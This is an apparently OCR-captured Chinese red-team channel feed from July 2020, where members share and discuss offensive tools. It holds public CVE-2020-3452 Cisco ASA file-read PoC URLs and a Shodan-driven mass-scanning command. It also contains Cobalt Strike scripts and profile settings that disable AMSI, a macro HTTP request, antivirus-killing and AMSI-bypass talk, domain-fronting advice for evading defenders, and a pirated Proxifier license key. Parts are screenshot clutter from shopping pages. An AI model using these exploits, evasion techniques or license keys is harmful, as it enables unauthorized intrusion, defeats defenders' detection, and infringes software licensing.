RedTeaming - 2020-07-16

不知道有没有用，先放这里了[调皮]

使用CVE-2020-0601进行伪造签名

RedTeaming - 2020-07-17

#红队技巧#

可以有效提高内网渗透的效率，定位多网卡主机。

GitHub+-+Rvn0xsy/OXID-Find:+Find+the+host+network+...


RedTeaming - 2020-07-18

#FridaTips# #那些年我们没有错过的Bug#

TNND，Brida新版本多了好些功能，想测试下，结果一直错。

我的解决办法：

py2虚拟环境+ sudo launchctl config user path /usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin 然后重启即可。大半夜的，不让人好好睡觉。



RedTeaming - 2020-07-18

#碎碎念#

晚点我写一下Brida插件开发的技巧，建议大家去看Wiki，简单明了。这一下子开始上班以后没时间做其他的，安卓测试还是很重要的。

```
裤衩哥：不看，学不会，我选择白嫖 [社会社会]
迪迦奥特曼：大佬，你博客的 sandbox 检测 - 常见分析平台特征 这篇的密码可以提供下吗，想学习下。
裤衩哥：这星球里之前的帖子有密码
迪迦奥特曼：找到的几个都不对，哈哈 ，大佬空了的话发一下
裤衩哥：哦哦，那个忘记了，那个有自己家设备不能放 [捂脸]，不然会被找
迪迦奥特曼：嗯嗯 好的，谢谢师傅
```

RedTeaming - 2020-07-18

#工具技巧#
Proxifier通用注册码
4.0.1 (2020.7.7)
3.4.2 (2018.8.31)
3.3.1 (2016不推荐)
5EZ8G-C3WL5-B56YG-SCXM9-6QZAP（Standard Edition）
http://www.proxifier.com/download/#win-tab

来自：**〖教程〗Ladon+Socks代理扫描(附Proxifier4.0注册码)+|+K8哥哥's+Blo...**

Windows的，mac的在**Proxifier+2.26+fixed+破解版+for+Mac+Mac系统全局代理客户端**

```
RBPi：代理好工具
Evi1oX：好像新版只支持 win
Wing：管他的，Mac 都是命令行。
Black cher*：汉化新世纪有破的，，不知道有没有 mac
Wing：有的。网上 mac 的网站都有。
Wing：我发了啊。链接
Black cher*：[嘿哈] 软件有了，mac 哪里领
```

RedTeaming - 2020-07-19

#BugBounty#
挖洞自动化框架

子域名
爬虫
截图
资产信息
以及推特情报订阅

59美元一个月，太贵了，建议自己写。

Bug+Bounty+Automation+Framework+-+Ghostlulz+Hacks

RedTeaming - 2020-07-19

#BugBounty#
挖洞自动化框架

子域名
爬虫
截图

资产信息
以及推特情报订阅

59美元一个月，太贵了，建议自己写。

Bug+Bounty+Automation+Framework+-+Ghostlulz+Hacks

RedTeaming - 2020-07-19


#红队技巧#
内网获取目标主机上的网卡信息,C++和Csharp版本
OXID_Find：通过OXID解析器获取Windows远程主机上网卡地址+-+Uknow+-+St...

```
裤衩哥：[机智] 现在网络真智能，我还没写完呢别人都用上了 [机智]
Wing：太惨了😂
lengyi：所以，你选择白嫖是正确的 [坏笑]
```

RedTeaming - 2020-07-19

#工具技巧#
HackBar V2

[No License, FOREVER FREE] A HackBar for new firefox (Firefox Quantum). This addon is written in webextension and alternatives to the XUL version of original Hackbar.
HackBar+V2+–+下载+🦊+Firefox+扩展（zh-CN）



RedTeaming - 2020-07-19

提权的

GitHub+-+Q4n/CVE-2020-1362:+writeup+of+CVE-2020-13...

RedTeaming - 2020-07-20

按键精灵方式关闭360
折腾一会以后发现有点困难[捂脸]

分享一种可关闭大多数杀软的技术（对360安全卫士已验证成功） | MS509 Team

```
Black cher*: 默认开启核晶防护，这种方法行不通。pass
lengyi: Py 有个库，实现起来挺简单。师傅可以试试
Black cher*: 师傅求指教，是哪个库呀。
L: 一般只有个人主机那种有用吧 [嘿哈]
Black cher*: 是的，就是要突破 [捂脸]
L: 低权没法切换到某个用户的桌面吧
```

RedTeaming - 2020-07-20

Question:

表哥，键盘记录有没有好用一点的，cs 在复杂环境下好不稳定。头疼死了

Answer:

c 系列的很多啊。go 写的太大了。刚到家，待会搜搜看。

```
Wing: [GitHub+-+aydinnyunus/Keylogger:+Get+Keyboard,Mouse...](https://github.com/aydinnyunus/Keylogger)
Black cher*: [捂脸] 免杀失败
Wing: 用 win api 自己写一个最好，没特征。
```

RedTeaming - 2020-07-20

#C2#
C++
Java
Go


GitHub+-+jafarlihi/serpentine:+Windows+RAT+(Remote...

RedTeaming - 2020-07-21

#CSTips# #CS插件开发#
最近要忙项目，没时间看东西，今天看到一个sharpsearch。
搜索敏感文件
顺手写下分享。

menu "敏感字段收集"{
item "SharpSearch"{
local('bid');
foreachbid (1){
&sharpsearch(bid);
}
}
}
# ####Wing SubFunc
sub sharpsearch{
# 定义变量


```
local('dialogbid');
bid =1;

%defaults["path"] = "C:\";
%defaults["blacklist"] = "rar,zip,exe,tar";
%defaults["string"] = "password";


dialog = dialog('敏感字符搜索',dialog, "Wing");
drow_text(dialog,'path','路径:');<br>drowtext(dialog, "blacklist", "黑名单: ");
drow_text(dialog,'string','string:');<br>dbuttonaction(dialog, "Execute");
# dbutton_action(dialog,'Help');<br>dialogshow(dialog);
}
```



RedTeaming - 2020-07-22

#免杀# #红队技巧#

绕过AMSI拦截以及防止powershell历史命令被记录。



> lengyi: 这个我记得是暂时破坏了记录功能好像是

RedTeaming - 2020-07-22

#Poc-Exp#

Xray 的Shiro Payload复用。

shiro新姿势：初探xray高级版shiro插件+-+安全客，安全资讯平台

RedTeaming - 2020-07-22

#提权#

Win2012提权，很好用的。

GitHub+-+BeichenDream/BadPotato:+Windows+权限提升+BadP...

RedTeaming - 2020-07-23

提权
GitHub+-+sailay1996/RpcSsImpersonator:+Privilege+E...

RedTeaming - 2020-07-23

#工具技巧#
分享几个刚找的内网横向工具
GitHub+-+Kevin-Robertson/Invoke-TheHash:+PowerShel...
GitHub+-+checkymander/Sharp-SMBExec:+SMBExec+C#+mo...
CredNinja

然后没找到C写的.大家有好用的可以讨论一下，命令行的。

```
L: Ladon 挺好用的
```

RedTeaming - 2020-07-23

#Poc-Exp#
CVE-2020-3452 Cisco ASA & Cisco Firepower 设备的未授权任意文件读取漏洞的两枚公开PoC
都用读取"/+CSCOE+/portal_inc.lua"文件来作为示例
poc1：https:///+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../

poc2：https:///+CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%2bCSCOE%2b/portal_inc.lua

我写了一个pocsuite3插件：**pocsuite-z/CVE-2020-3452.py+at+master+·+zer0yu/poc...**

pocsuite3 @heige 是我最喜欢的一款漏洞验证框架，特别是3的重大更新版本。我有些激进的修改特性不符合pocsuite3的原本目的，所以我开了一个新的分支，后续会push更多的增强型修改上去：
GitHub+-+zer0yu/pocsuite-z:+pocsuite-z+is+an+open-...

可以使用pocsuite-z来对目标进行批量检测
python pocsuite3/cli.py -r pocsuite3/pocs/CVE-2020-3452.py --dork-shodan 'title:"SSL VPN Service" "webvpnlogin=1"' --thread 10

RedTeaming - 2020-07-23

#渗透技巧# #BlueTeam#

蓝队应急响应之“雄鸡夜鸣”

```
Wing:
```

RedTeaming - 2020-07-24

#红队技巧#
Sealbeat已经实现了很多自动化信息搜集的功能，分模块开发。tnd,没时间写啊。

如何基于+"点"+位快速搜集

z3r0yu: Seatbelt(https://github.com/GhostPack/Seatbelt)真的不错，对应的相关编译好的项目SharpCollection（[GitHub+-+Flangvik/SharpCollection:+Nightly+builds+...](https://github.com/Flangvik/SharpCollection)）。但是这种工具上传之后容易被杀软干掉，所以做免杀吗？还是怎么个思路呢？
Wing: 改源码。
z3r0yu: 那么问题来了，怎么修改呢？有参考文章吗？
Wing: 特征码定位啊。

RedTeaming - 2020-07-24

#碎碎念#
VM预览版支持憨憨bug sir的虚拟机了
https://bit.ly/get-fusion-tp

RedTeaming - 2020-07-24

#提权#
GitHub+-+initstring/dirty_sock:+Linux+privilege+es...

两种利用方式
1. SSH后门
2. 账号后门

RedTeaming - 2020-07-24

#Burp插件#
Shiro被动扫描

GitHub+-+pmiaowu/BurpShiroPassiveScan:+一款基于BurpSui...

RedTeaming - 2020-07-24

#Poc-Exp#
Weblogic常见高危漏洞的综合利用

Weblogic常见高危漏洞的综合利用

RedTeaming - 2020-07-24

#Poc-Exp#
Weblogic常见高危漏洞的综合利用

Weblogic常见高危漏洞的综合利用

RedTeaming - 2020-07-25

#免杀#
加载另外一个exe文件
GitHub+-+Flangvik/NetLoader:+Loads+any+C#+binary+i...
└— csc /t:exe /out:NetLoader.exe Program.cs —┘

RedTeaming - 2020-07-25

`#Macro#`
vba发起https请求

```
Sub WebRequest()
Url = http:///
On Error GoTo Request2
Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
' very short timeouts, increase if you want. this is in miliseconds
objHTTP.setTimeouts 100, 100, 100, 100
'Get for example, can also be any other HTTP VERB, in case you POST, the Send method needs another argument (else you'll just post empty)

objHTTP.Open "GET", Url, False
objHTTP.Send
Set objHTTP = Nothing
Exit Sub
Request2:
'if you want you can create more error handlers, alternating url or serverxml/winhttp In case you want multiple errors you'll have to reset the error handle to -1
On Error GoTo -1
' In case of multiple error handlers
'On Error GoTo Request3
'you can change your URL here if you want
Set winHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
winHttpReq.Open "GET", Url, False
winHttpReq.Send
End Sub
```

RedTeaming - 2020-07-25


`#redteam#`
hw在即,不来学习一下吗?

HW在即——红队活动之Lnk样本载荷篇
HW在即——红队活动之Lnk样本载荷篇

> Wing: 白嫖党：有没有一键生成的 jio 本。😂

RedTeaming - 2020-07-26

`#C2#`
有点子意思的，大家下编译好的，我反正本地起不来。




```
Wing: 第一次见开发者还考虑给汉化一下子的
-: 界面挺好看
```


RedTeaming - 2020-07-26

#内网自动化#

GitHub+-+S3cur3Th1sSh1t/WinPwn:+Automation+for+int...

RedTeaming - 2020-07-26

请把 txt 改为 ps1




```
Wing: 大哥介绍一下这玩意。
Wing: 混淆?
lengyi: 说错了，是改成 py，ps 的混淆脚本
z3r0yu: 大哥，这个检测 av 的网站是啥呀?
lengyi: Vt
z3r0yu: thx
Wing: 别传上去，传了就没了。
z3r0yu: 嗯嗯，我最近需要搞一下免杀，突然想不起来这个站叫啥了。看来还是本地测试呀
```

RedTeaming - 2020-07-27

#Poc-Exp#


Shiro_Xray/xray_exp.py+at+master+··+jas502n/Shiro_X...

RedTeaming - 2020-07-27

#自动化工具#

资产搜集工具，可以将这个模块加到自己漏扫里。[好的]

reNgine+-+An+Automated+Reconnaissance+Framework+Me...




```
Wing:
```

RedTeaming - 2020-07-28

#CSTips#
without launching PowerShell processes through the use of runspace.

spacerunner.exe -i bin\beacon.ps1 -o bin\beacon.exe -b -h

GitHub+-+Mr-B0b/SpaceRunner:+This+tool+enables+the...

RedTeaming - 2020-07-28

抛砖引玉之CobaltStrike4.1的BOF

RedTeaming - 2020-07-29

#内网渗透#
一款支持全平台的浏览器数据（Passwords | History | Bookmarks | Cookies）导出工具

go语言的不知道会被av干掉不

GitHub+-+moonD4rk/HackBrowserData:+Decrypt+passwor...

RedTeaming - 2020-07-29

#Tools#
Impacket已编译版本： **GitHub+-+ropnop/impacket_static_binaries:+Standalo...**

RedTeaming - 2020-07-30

#红队武器化研发#
Mistica此版本更新之后可以让Meterpreter走ICMP

GitHub+-+IncideDigital/Mistica:+An+open+source+swi...

```
Wing: 今天试了，编译成 exe 不太适配。
z3r0yu: 不太适配是不太稳定吗？还是 win 系列版本支持有啥问题呢？我刚看到更新
Wing: py 打包成 exe 你那里试试看看，我用 pyinstaller 没法运行。
z3r0yu: 可，我今天测一下
```

RedTeaming - 2020-07-30

#碎碎念#
以后的每一个工具和知识点我都会尽量自己在本地测试成功以后再发，并说明具体用途，文章分享我会对文章进行一个大体介绍，现在都是碎片化学习，如果不总结，相当于0，主要还是得搞武器化基础。

```
裤衩哥: 有些东西不落地的话作用就不大
Wing: 我淦，上班就变螺丝钉了，下班回来电脑都不想打开。
z3r0yu: 搞起来搞起来
```

RedTeaming - 2020-07-30

#红队武器化研发#
和我一届的大佬，建议去看一下他上个月发的免杀思路，同公众号。

C/C++速成学习路线

```
裤衩哥: 最近在刚 c，这玩意被杀软分析的都差不多了，头好凉
crazyman: c#
裤衩哥: c# 在钓鱼场景有时候不是特别好用
Wing: 钓鱼搞得我头秃，tmd 防守队检测到文件，整个 ip 段全给你封了，你还在想为啥不上线。
裤衩哥: 域名前置，你嫖个阿里云 cdn 啊
Wing: 域名封了也没办法了呀。广散网和不广撒网，愁。
裤衩哥: host 伪造成目标主站 + cdn 前置应该封不掉
Wing: 这个有意思，下次就这么干。
```

RedTeaming - 2020-07-31

#CSTips#
4.1暗桩
common/ListenerConfig

```
public String pad(String var1, int var2) {
StringBuffer var3 = new StringBuffer();
var3.append(var1);

while(var3.length() < var2) {
if (this.watermark == 0) {
//var3.append("5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\u0000");
} else {
var3.append((char)CommonUtils.rand(255));
}
}

return var3.toString().substring(0, var2);
}
```

RedTeaming - 2020-08-01

#渗透技巧#
这个站有点猛啊

HackTricks+-+HackTricks

> z3r0yu：最近一直用这个站当手册查

RedTeaming - 2020-08-01

#CSTips#
在做域前置的时候，C2profile可能会报错，说时间不对，是因为中英文差异导致的。
具体看图。

Error: option <.stage.compile_time> requires

C2profile出现这个
是因为语言的原因
加上

```
-Duser.language=en
```

因为3.14版本更新，不能直接 set spawnto_x86 、set spawnto_x64

```
而是需要这样

post-ex {
    set spawnto_x86 "shit/path";
    set spawnto_x64 "shit/path";
}
```


```
eHeap -XX:+UseParallelGC -Duser.language=en -classpath  ./cobaltstrike.jar
```

```
41
42  post-ex {
43      # Optionally specify non-existent filepath to force manual spe
44      set spawnto_x86 "%windir%\\syswow64\\dllhost.exe";
45      # Hardcode paths like C:\\Windows\\System32\\dllhost.exe to av
46      set spawnto_x64 "%windir%\\sysnative\\dllhost.exe";
47
48      # change the permissions and content of our post-ex DLLs
49      set obfuscate "true";
50      # pass key function pointers from Beacon to its child jobs
51      set smartinject "true";
52      # disable AMSI in powerpick, execute-assembly, and psinject
53      set amsi_disable "true";
54  }
55
56  ################################################
```

#红队技巧#

昨天安恒发的文章里面使用了一个键盘记录器，接到目标键盘上，然后通过启动的wifi可以远程读取键盘记录信息，wifi的ssid可以隐藏，ebay上面可以买，我嫌麻烦，找的淘宝代购，最快也要一个月，后续红蓝项目希望能用进去。这个有意思的。

近源渗透测试之Keylogger实战


US $39.99
Huge savings at The Brand Outlet
Treat Yourself
Reebok
主页
我的 eBay
搜索
通知
出售


0B/s
09:30
5G
48
聚划算百亿补贴
完整聊天
欧莱名品代购
关闭
欧莱名品
EULIKE
价格估算计算公式：(商品单

价*数量＋境内运费)*汇率＋代购费=估算价格
下单_价格估算：(39.99*1+9.99)*7.20+¥50.00=¥409.86

推荐国际运输方式：不包清关（USPS普快）
